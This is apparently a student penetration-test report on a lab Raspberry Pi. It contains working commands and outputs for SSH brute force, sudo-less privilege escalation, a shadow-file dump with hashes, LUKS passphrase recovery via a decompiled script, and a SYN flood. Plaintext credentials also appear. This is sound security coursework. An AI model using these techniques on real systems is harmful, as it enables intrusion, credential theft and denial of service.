

ETHICAL HACKING: WEBSITE-PENETRATION TESTING

im Studiengang

Informatik Cybersecurity

an der dualen Hochschule Baden-Württemberg Mannheim

von

Name, Vorname: Hartinger, Steven

Abgabedatum: 01.09.2022

Bearbeitungszeitraum: 27.06.2022 - 01.09.2022

Matrikelnummer, Kurs: 7146735, TINF20CS1

Ausbildungsunternehmen MLP Finanzberatung SE

Betrieblicher Betreuer: Sebastian Damm

Contents

Executive Summary

Synopsis

As part of the lecture "Offensive Security" by Dr. Prof. Bauer the students of the TINF20CS1 performed a review on a Raspberry Pi handed by our lecturer.

Scope

Our assessment included:

- Validation of the given Raspberry Pi without exact requirements.
- Provide countermeasures for vulnerabilities of the system.

The threats included:

- Network Eavesdrop - The attacker is on a wireless communication channel or somewhere else on the network
- Network Attack - The attacker is on a wireless communication channel or somewhere else on the network
- Physical Access - The attacker has physical access to the device
- Malicious Code - Malicious code loaded onto the Raspberry Pi

Testing was performed on:

- Raspberry Pi 3

Limitations

For this assessment we are not having any limitation besides a time limit.

Key Findings

Dashboard

Target Metadata

Targets

Finding Breakdown

Category Breakdown

Findings

Finding	Path Traversal
Risk	Medium
Category	Access Controls
Impact	An attacker could access sensitive data. This can also happen with any user by accident.
Description	<p>After performing an nmap scan three open ports where found. Since there is most likely a Hypertext Transfer Protokoll (HTTP) service running on port 80 a http-enum script was used to try to access several potentially interesting paths.</p> <pre>(root@kali)~[/home/kali/Schreibtisch] # nmap -A --script=http-enum 172.16.0.29 Starting Nmap 7.93 (https://nmap.org) at 2023-03-06 09:50 CET Nmap scan report for 172.16.0.29 Host is up (0.00074s latency). Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0) 80/tcp open http Apache httpd 2.4.54 ((Debian)) _http-server-header: Apache/2.4.54 (Debian) _http-enum: _ /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)' 443/tcp open ssl/https? MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE HOP RTT ADDRESS 1 0.74 ms 172.16.0.29 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds</pre> <p>The script was able to access the <code>"/home"</code> path where the apache server has its directories saved. In this case no sensitive files were found.</p> 
Recommendation	



Findings

Finding	Weak Password for User "Bluey"
Risk	High
Category	Access Controls
Impact	An attacker can login as the user "bluey" and access Secure Shell (SSH).
Description	<p>After finding out the user names in the last finding the tool hydra was used to try to brute force the passwords of the users. Therefore we used the following script:</p> <pre>hydra -l bluey -P rockyou.txt 172.16.0.29 ssh -t 4 -V -I</pre> <p>The file "rockyou.txt" provided by kali linux includes a list of popular passwords. The hydra script tries to establish a SSH connection by trying every single one of the passwords. With the option "-t 4" four passwords are used at once.</p>  <pre>[ATTEMPT] target 172.16.0.29 - login "bluey" - pass "jayden" - 554 of 14344399 [child 0] (0/0) [ATTEMPT] target 172.16.0.29 - login "bluey" - pass "savannah" - 555 of 14344399 [child 1] (0/0) [ATTEMPT] target 172.16.0.29 - login "bluey" - pass "hottie1" - 556 of 14344399 [child 2] (0/0) [ATTEMPT] target 172.16.0.29 - login "bluey" - pass "phoenix" - 557 of 14344399 [child 3] (0/0) [22][ssh] host: 172.16.0.29 login: bluey password: phoenix 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-06 11:31:30</pre> <p>As shown in the graphic above, Hydra was able to find out the password of the user "bluey" which is "phoenix". With this information it was possible to establish a SSH connection with the user "bluey".</p>
Recommendation	Immediate change password of user "bluey" and establish an appropriate password policy.

Findings

Finding	No SSH Brute-Force Protection
Risk	Medium
Category	Misconfiguration
Impact	An attacker is able to brute force the passwords of the ssh user accounts.
Description	Considering there are no limitations for login attempts are configured performing an brute force attack via the hydra tool is possible (See Finding Weak Password for User "Bluey").
Recommendation	Limit the login attempts of the users.

Findings

Finding	SSH Root Access
Risk	High
Category	Access Controls, Privilege Escalation
Impact	An attacker is able to gain SSH root access.
Description	<p>After logging into the user account "bluey" the command "sudo -l" illustrates the users privileges.</p>  <p>The command disclosed that "bluey" has root access for the command: "/usr/bin/less /var/log/auth.log" without a password. Although there was initially a misinterpretation of the output when attempting to run "sudo less" on a file or accessing the "auth.log" file, the command ultimately worked. Upon conducting research on methods for escalating privileges, it was discovered that it is possible to input "! /bin/bash" into the less command line, which will grant root access to the bash.</p>  <p>Executing the command "id" will display the current user. The graphic above illustrates that the current user has a uid of zero, which corresponds to the root user. The root user has all privileges as shown under the headline "privilege specification".</p>

Findings

Finding	Shell Root Access
Recommendation	

Findings

Finding	SSLv2, SSLv3,TLS 1.1 support
Risk	High
Category	Misconfiguration, Patching
Impact	Decrypt Data, Man in the Middle Attacks
Description	<p>The Tansport Layer Security (TLS) configuration supports the deprecated protocols: SSLv2, SSLv3, TLS 1.1. Executing the command:</p> <p>"openssl s_client -connect 172.16.0.29:433 -ssl2"</p> <p>opens an SSLv2 connection to the server 172.16.0.29 on port 433 and displays the encryption and certificate information.</p> <pre>plunder [/]: openssl s_client -connect 172.16.0.29:443 -ssl2 CONNECTED(00000005) depth=0 CN = Infoservice verify error:num=18:self signed certificate verify return:1 depth=0 CN = Infoservice verify return:1 548017543008:error:1406D0B8:SSL routines:GET_SERVER_HELLO:no cipher list:s2_clnt.c:450: --- no peer certificate available --- No client certificate CA names sent --- SSL handshake has read 470 bytes and written 53 bytes --- New, (NONE), Cipher is (NONE) Secure Renegotiation IS NOT supported Compression: NONE Expansion: NONE SSL-Session: Protocol : SSLv2 Cipher : 0000 Session-ID: Session-ID-ctx: Master-Key: Key-Arg : None PSK identity: None PSK identity hint: None SRP username: None Start Time: 1677903762 Timeout : 300 (sec) Verify return code: 18 (self signed certificate) ---</pre>
Recommendation	


Findings

Finding	Vulnerable OpenSSH Version
Risk	Medium
Category	Vulnerable Software Version
Impact	An attacker who can access the socket of the forwarding agent remotely may be able to execute unauthorized code with the same privileges as the process or cause a Denial of Service (DoS) situation. An Attacker can perform privilege escalation when AuthorizedKeysCommand/AuthorizedPrincipalsCommand are configured. CVE-2021-28041, CVE-2021-41617
Description	<p>An nmap scan illustrated the openssh version.</p> <pre>(root@kali)-[/home/kali/Schreibtisch] # nmap -A 172.16.0.29 Starting Nmap 7.93 (https://nmap.org) at 2023-03-06 09:30 CET Nmap scan report for 172.16.0.29 Host is up (0.00051s latency). Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0) ssh-hostkey: 3072 75934ce29660efea0a2317916ccd219a (RSA) 256 cce6b2d97e14949ed93ba7c657f4fa04 (ECDSA) _ 256 9b25fb6470f248683d6d49ffe39cf688 (ED25519) 80/tcp open http Apache httpd 2.4.54 ((Debian)) _ http-title: Site doesn't have a title (text/html). _ http-server-header: Apache/2.4.54 (Debian) 443/tcp open ssl/https? sslv2: SSLv2 supported _ ciphers: none _ ssl-date: 2023-03-04T00:21:05+00:00; -2d08h09m56s from scanner time. ssl-cert: Subject: commonName=Infoservice Not valid before: 2023-02-12T19:56:38 _ Not valid after: 2033-02-09T19:56:38 MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.3 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel</pre>
Recommendation	The openssh version "OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)" has several vulnerabilities under certain circumstances mentioned in the impact part.

Findings

Finding	Vulnerable Apache Version
Risk	Medium
Category	Vulnerable Software Version
Impact	The client may not interpret security-related headers if a malicious backend causes the response headers to be truncated early, resulting in some headers being included in the response body. An attacker can perform HTTP Request Smuggling due to inconsistent interpretation of HTTP Requests. CVE-2022-37436, CVE-2022-36760
Description	<p>An nmap scan illustrated the Apache version.</p> <pre>(root@kali)-[/home/kali/Schreibtisch] # nmap -A 172.16.0.29 Starting Nmap 7.93 (https://nmap.org) at 2023-03-06 09:30 CET Nmap scan report for 172.16.0.29 Host is up (0.00051s latency). Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0) ssh-hostkey: 3072 75934ce29660efea0a2317916ccd219a (RSA) 256 cce6b2d97e14949ed93ba7c657f4fa04 (ECDSA) _ 256 9b25fb6470f248683d6d49ffe39cf688 (ED25519) 80/tcp open http Apache httpd 2.4.54 ((Debian)) _ http-title: Site doesn't have a title (text/html). _ http-server-header: Apache/2.4.54 (Debian) 443/tcp open ssl/https? sslv2: SSLv2 supported _ ciphers: none _ ssl-date: 2023-03-04T00:21:05+00:00; -2d08h09m56s from scanner time. ssl-cert: Subject: commonName=Infoservice Not valid before: 2023-02-12T19:56:38 _ Not valid after: 2033-02-09T19:56:38 MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.3 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel</pre>
Recommendation	The apache version "Apache 2.4.54" has several vulnerabilities.

Findings

Finding	Root read access on port 433
Risk	High
Category	Broken Access Control, Misconfiguration
Impact	An attacker read access to all files on the server. This can also happen to regular users by accident.
Description	<p>After trying to access the server on port 433 with the url https://172.16.0.29:433 an error message was displayed:</p> <p>Error opening " 548660451168:error:02001002:system library:fopen:No such file or directory:bss_file.c:169:fopen(", 'r')</p> <p>548660451168:error:2006D080:BIO routines:BIO_new_file:no such file:bss_file.c:172:</p> <p>After considering serveral option what the purpose of the Hypertext Transfer Protokoll Secure (HTTPS) service running on port 433 was, it turned out that it represents the file system of the server. It is possible to access serveral files on the server.</p>  <pre>root:\$y\$j9T\$jD2BgLtygRrj6C8LuAsv./\$K0rv/7gIiejFL.kKpYLt.tw7z/QSpq8x5qlAeupCZT8:19420:0:99999:7::: daemon*:19257:0:99999:7::: bin*:19257:0:99999:7::: sys*:19257:0:99999:7::: sync*:19257:0:99999:7::: games*:19257:0:99999:7::: man*:19257:0:99999:7::: lp*:19257:0:99999:7::: mail*:19257:0:99999:7::: news*:19257:0:99999:7::: uucp*:19257:0:99999:7::: proxy*:19257:0:99999:7::: www-data*:19257:0:99999:7::: backup*:19257:0:99999:7::: list*:19257:0:99999:7::: irc*:19257:0:99999:7::: gnats*:19257:0:99999:7::: nobody*:19257:0:99999:7::: _apt*:19257:0:99999:7::: systemd-network*:19257:0:99999:7::: systemd-resolve*:19257:0:99999:7::: systemd-login*:19257:0:99999:7::: systemd-timesync*:19257:0:99999:7::: messagebus*:19257:0:99999:7::: _rpc*:19257:0:99999:7::: sshd*:19257:0:99999:7::: statd*:19257:0:99999:7::: avahi*:19257:0:99999:7::: dnsmasq*:19257:0:99999:7::: systemd-coredump:!:19257:0:99999:7::: telnetd*:19400:0:99999:7::: bingo:!:19400:0:99999:7::: bluey:\$y\$j9T\$MyxaEmW.uDJBUsUNvYwLi0\$UNYPGo3CQmP8Q07Jkf2Wb2a.6LYztY2edJcQCY/ZX4A:19400:0:99999:7:::</pre>
	Shown in the graphic above it was possible to access the shadow.txt file of the server where the hashes of all user passwords are listed.

Findings

Finding	Root read access on port 433
Recommendation	

Findings

Finding	Insecure coding leads to disk-image access
Risk	Medium
Category	Obfuscation, information disclosure
Impact	An attacker can obtain the passphrase to decrypt the disk-image file 'container.img'
Description	<p>Analyzing the file system of the server named 'plunder' running on port 22, a disk-image file 'container.img' was found. After trying to mount the image the following error message appeared:</p> <pre>plunder [/]: mkdir /mnt/ChromeOS plunder [/]: mount -o loop /srv/container.img /mnt/ChromeOS/ mount: /mnt/ChromeOS: unknown filesystem type 'crypto_LUKS'.</pre> <p>Given that the filesystem is apparently from type 'crypto_LUKS' the disk-image is most likely encrypted. Through research the following command was tried to decrypt the filesystem:</p> <pre>plunder [/srv]: cryptsetup luksOpen container.img crypted_sda1 Enter passphrase for container.img: No key available with this passphrase. Enter passphrase for container.img: Error reading passphrase from terminal. plunder [/srv]: █</pre> <p>The first method to access the container image was a brute force attack. Since we have credentials for the SSH we copied the image to our local kali linux machine with the following command: "scp root@172.16.0.29:/srv/container.img output.img" After copying the file a brute force attack was performed using the tool bruteforce-luks.</p> <pre>(root@kali)~[~] # bruteforce-luks -t 6 -f /usr/share/wordlists/rockyou.txt -v 30 output.img Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s. Tried passwords: 3763 Tried passwords per second: 125,433333 Last tried password: antonella Tried passwords: 7535 Tried passwords per second: 125,583333 Last tried password: neisha Tried passwords: 11323 Tried passwords per second: 125,811111 Last tried password: vainilla</pre> <p>However there was no matching password found with this method.</p>

Findings

Finding	Insecure coding leads to disk-image access
Description	<p>By analyzing the processes of the server we found that a compiled python file 'fdsetup.pyc' is executed directly after rebooting the server. Unfortunately it is not possible to read a compiled python file without decompiling it. The contents of the 'fdsetup.pyc' file appear as follows:</p> 
	<p>The few readable keywords inside the file like 'passphrase' or 'cryptsetup luksOpen' indicate that it must be a configuration for the 'cryptsetup luks' library. Therefore the file was copied to the local kali machine to decompile it. Since the tool 'decompyle6' didn't work for this specific file a script was written to decompilation:</p> <pre>1 GNU nano 6.4 2 import dis 3 def extract_code_from_pyc_file(pyc_file_path): 4 with open(pyc_file_path, 'rb') as f: 5 magic = f.read(4) 6 moddate = f.read(4) 7 code = f.read() 8 if magic b'\x03\xfb\r\n' and magic # b'\x03\xfb\r\n': 9 raise ValueError("Invalid .pyc file magic: %s" % repr(magic)) 10 return dis.disassemble(code) 11 extract_code_from_pyc_file(/home/kali/Schreibtisch/todecompile.pyc) 12</pre>
	However this script failed to open this file as well.

Findings

Finding	Insecure coding leads to disk-image access
Description	<p>After researching several methods the tool 'pycdc' worked for this specific file. Inside the decompiled file an encrypted configuration was found (see attachment). Luckily the file included the private key to decrypt the configuration. The cipher used is fernet. The following script decrypted the encrypted configuration:</p> <pre>1 #!/usr/bin/python 2 from cryptography.fernet import Fernet 3 key = b'dGH1BR5gJ6wz6rne0kvmW50UsgY_J3kBZlRIUmsSiYw=' 4 5 f = Fernet(key) 6 7 token=b'gAAAAAB6U1FZADONUKESIJFYDrY8jeRSFL2TqYpqiIiTrTP8ceGBoffIZt7X 8 vWS5pXWE9afjswEi_fSq9D-tcEnh8QflWQu2j4158VrbjbD1s8kWRqcv665XHDiFSED 9 PAL1yb2w==' 10 11 decrypted = f.decrypt(token) 12 13 print(decrypted)</pre> <p>The output of the script is:</p> <pre>1 b'{"debug": false "initial_passphrase":"Q99mjPp4xMwnEpgJd4kd5LNe", 2 "mapper_name": "fde", "source_dev": "/srv/container.img", 3 "interface_mac": "eth0", "source_files": ["/proc/cpuinfo", "filter_cpuinfo 4 "], ["/sys/kernel/debug/bluetooth/hci0/identity", null], ["/sys/devices/ platform/soc/3f980000.usb/usb1/1-1/1-1.1 /1-1.1 :1.0/net/eth0/address", null]]}'</pre> <p>From the output it can be extracted that "debug" is set to "false". By examining the decompiled file we found out that the passphrase of the container image gets printed when "debug" is set to "true". Owning the key of the fernet encryption it was possible to encrypt the same configuration we just decrypted while setting "debug" to "true" instead of "false". The tool vim now enables the exchange of the old encrypted configuration with the new one while the debug mode is set to true and still maintains the magic bytes of the compiled python file. After those changes the file was executed and had the following output including the passphrase of the encrypted container:</p> <pre>plunder [~]: python3 /usr/local/bin/fdesetup.pyc cryptsetup luksFormat --batch-mode --pbkdf=pbkdf2 --pbkdf-force-iterations=1000 /srv/container.img Derived password: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41 Opening LUKS device using password: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41 Device fde already exists. Adding passphrase: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41 (using existing passphrase: Q99mjPp4xMwnEpgJd4kd5LNe) No key available with this passphrase. Error with key setup. Closing LUKS device.</pre> <p>With the given output from above we were able to access the container image.</p>

Findings

Finding	Insecure coding leads to disk-image access
Description	<p>Nevertheless no content was visible for because the device had to be mounted first. The following command made this happen:</p> <pre>plunder [/dev/mapper]: mount /dev/mapper/decrypted_devicess /media/my_device plunder [/dev/mapper]: cd /media/my_device/ plunder [/media/my_device]: ös -bash: ös: command not found plunder [/media/my_device]: ls total 13K -rwx----- 1 root root 178 12.02.2023 20:21:49 cryptofs_init drwx----- 2 root root 12K 12.02.2023 20:18:52 lost+found/</pre>
Recommendation	

Findings

Finding	Credentials accessible inside container image
Risk	High
Category	Information disclosure
Impact	An attacker gains admin password of some service
Description	<p>Inside the container image of the previous finding insecure coding there was a 'cryptofs_init' file. Opening the file there was a admin password as shown in the graphic below.</p> <pre>plunder [/media/my_device]: cat cryptofs_init #!/bin/bash # # MAC=`ifconfig eth0 grep ether awk '{print \$2}'` /usr/bin/curl -u admin:dsMDYzFjEqdm9T77QMfYMLHF "https://dhw.johannes-bauer.com/offsec/fde.html?mac=\$MAC"</pre>
Recommendation	Credentials should be stored in a seperate environment. Further the password should not be stored in clear text in a file.


Findings

Finding	Root access via authorized keys entry of user bluey
Risk	Critical
Category	Privilege Escalation, Misconfiguration
Impact	An attacker with access to user bluey can gain root access
Description	<p>The authorized_keys file in the root directory has an entry.</p> <pre>1 plunder [~/ssh]: cat authorized_keys 2 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM0 EhQP4e3BVrq0R9nPQz folf9349W/ UDXSAbQIj6RDM joe@reliant 3 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINV2RR0AIF7+9Cm7U2PWVTmJx0hJvTQeYF04L07 Et1qk bluey@plunder 4</pre> <p>Given this information it is feasible to obtain root access by logging into the root account via ssh without using password.</p> <pre>plunder bluey [/]: ssh root@172.16.0.29 The authenticity of host '172.16.0.29 (172.16.0.29)' can't be established. ECDSA key fingerprint is SHA256:92+PlabRkxftnY5bhPTPJ6T1eex+rckqQrRros9ca4I. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '172.16.0.29' (ECDSA) to the list of known hosts. Linux plunder 5.15.61-v8+ #1579 SMP PREEMPT Fri Aug 26 11:16:44 BST 2022 aarch64 Last login: Sat Mar 4 16:35:38 2023 from 172.16.0.1 Wi-Fi is currently blocked by rfkill. Use raspi-config to set the country before use. plunder [~]: █</pre>
Recommendation	

Findings

Finding	Weak cipher suites support
Risk	
Category	
Impact	
Description	
Recommendation	

Findings

Finding	SYN Flooding Attack
Risk	Medium
Category	Denial of Service
Impact	The DUT is not accessible
Description	<p>The execution of a SYN Flooding Attack was accomplished with the following command: hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 172.16.0.29</p> <p>This command sends 15000 packets with 120 bytes and a window size of 64 to port 80.</p> 
Recommendation	Possible countermeasures to SYN Flooding are intrusion prevention systems that monitor the network for suspicious behaviour or implementing SYN cookies to track incoming connection until the three-way handshake is completed.

Findings

Finding	No encryption for Webserver on Port 80
Risk	High
Category	Misconfiguration
Impact	An attacker can eavesdrop the network packages in plaintext
Description	<p>An nmap scan on the DUT indicated that the service running on port 80 is an unencrypted http service.</p> <pre>(root@kali)-[/home/kali/Schreibtisch] # nmap -A --script=http-enum 172.16.0.29 Starting Nmap 7.93 (https://nmap.org) at 2023-03-06 09:50 CET Nmap scan report for 172.16.0.29 Host is up (0.00074s latency). Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0) 80/tcp open http Apache httpd 2.4.54 ((Debian)) _http-server-header: Apache/2.4.54 (Debian) _http-enum: _ /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)' 443/tcp open ssl/https? MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE HOP RTT ADDRESS 1 0.74 ms 172.16.0.29 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds</pre> <p>The indication that the service uses http is confirmed to be true after accessing the address 172.16.0.29:80.</p>
Recommendation	Use https instead to encrypt the data traffic for third parties.

Abkürzungsverzeichnis

SSH Secure Shell

HTTP Hypertext Transfer Protokoll

TLS Transport Layer Security

DoS Denial of Service

HTTPS Hypertext Transfer Protokoll Secure

Attachments

```
1 ./pycdc /home/kali/Schreibtisch/todecompile.pyc
2 # Source Generated with Decompyle++
3 # File: todecompile.pyc (Python 3.9)
4 Unsupported opcode: JUMP_IF_NOT_EXC_MATCH import sys
5 import json
6 import subprocess
7 import hashlib
8 from cryptography.fernet import Fernet
9 key = b'dGH1BR5gJ6wz6rne0kvmW50UsgY_J3KBZlRIUmsSOYw='
10 fernet Fernet(key)
11 def filter_cpuinfo(data):
12     data = data.decode('ascii')
13     data = data.split('\n')
14     data = (lambda .0: [ line for line in .0 if 'cpu MHz' not in line ])(data) data =
15     (lambda .0: [ line for line in .0 if 'bogomips' not in line ])(data) data = '
16     \n'.join(data)
17     return data.encode('ascii')
18 data_filters = {
19     'filter_cpuinfo': filter_cpuinfo }
20 def derive_password (configuration):
21     Unsupported opcode: WITH_EXCEPT_START
22     input_data = bytearray.fromhex('30
23     b6a9aec9927ae4f718217ddee3453789847be071bb536cf14cf71d257ef09a')
24     # WARNING: Decompyle incomplete
25 def open_luks_device(configuration, password):
26     if configuration.get('debug'):
27         print(f'''Opening LUKS device using password: {password}''')
28     cmd = [
29         'cryptsetup',
30         'LuksOpen',
31         configuration['source_dev'],
32         configuration['mapper_name']]
33     subprocess.check_output(cmd, f'''{password}\n'''.encode('ascii'), **('input',))
34 def close_luks_device(configuration):
35     if configuration.get('debug'):
36         print('Closing LUKS device.')
37     cmd = [
38         'cryptsetup',
39         'luksClose',
40         configuration['mapper_name']]
41     subprocess.check_call(cmd)
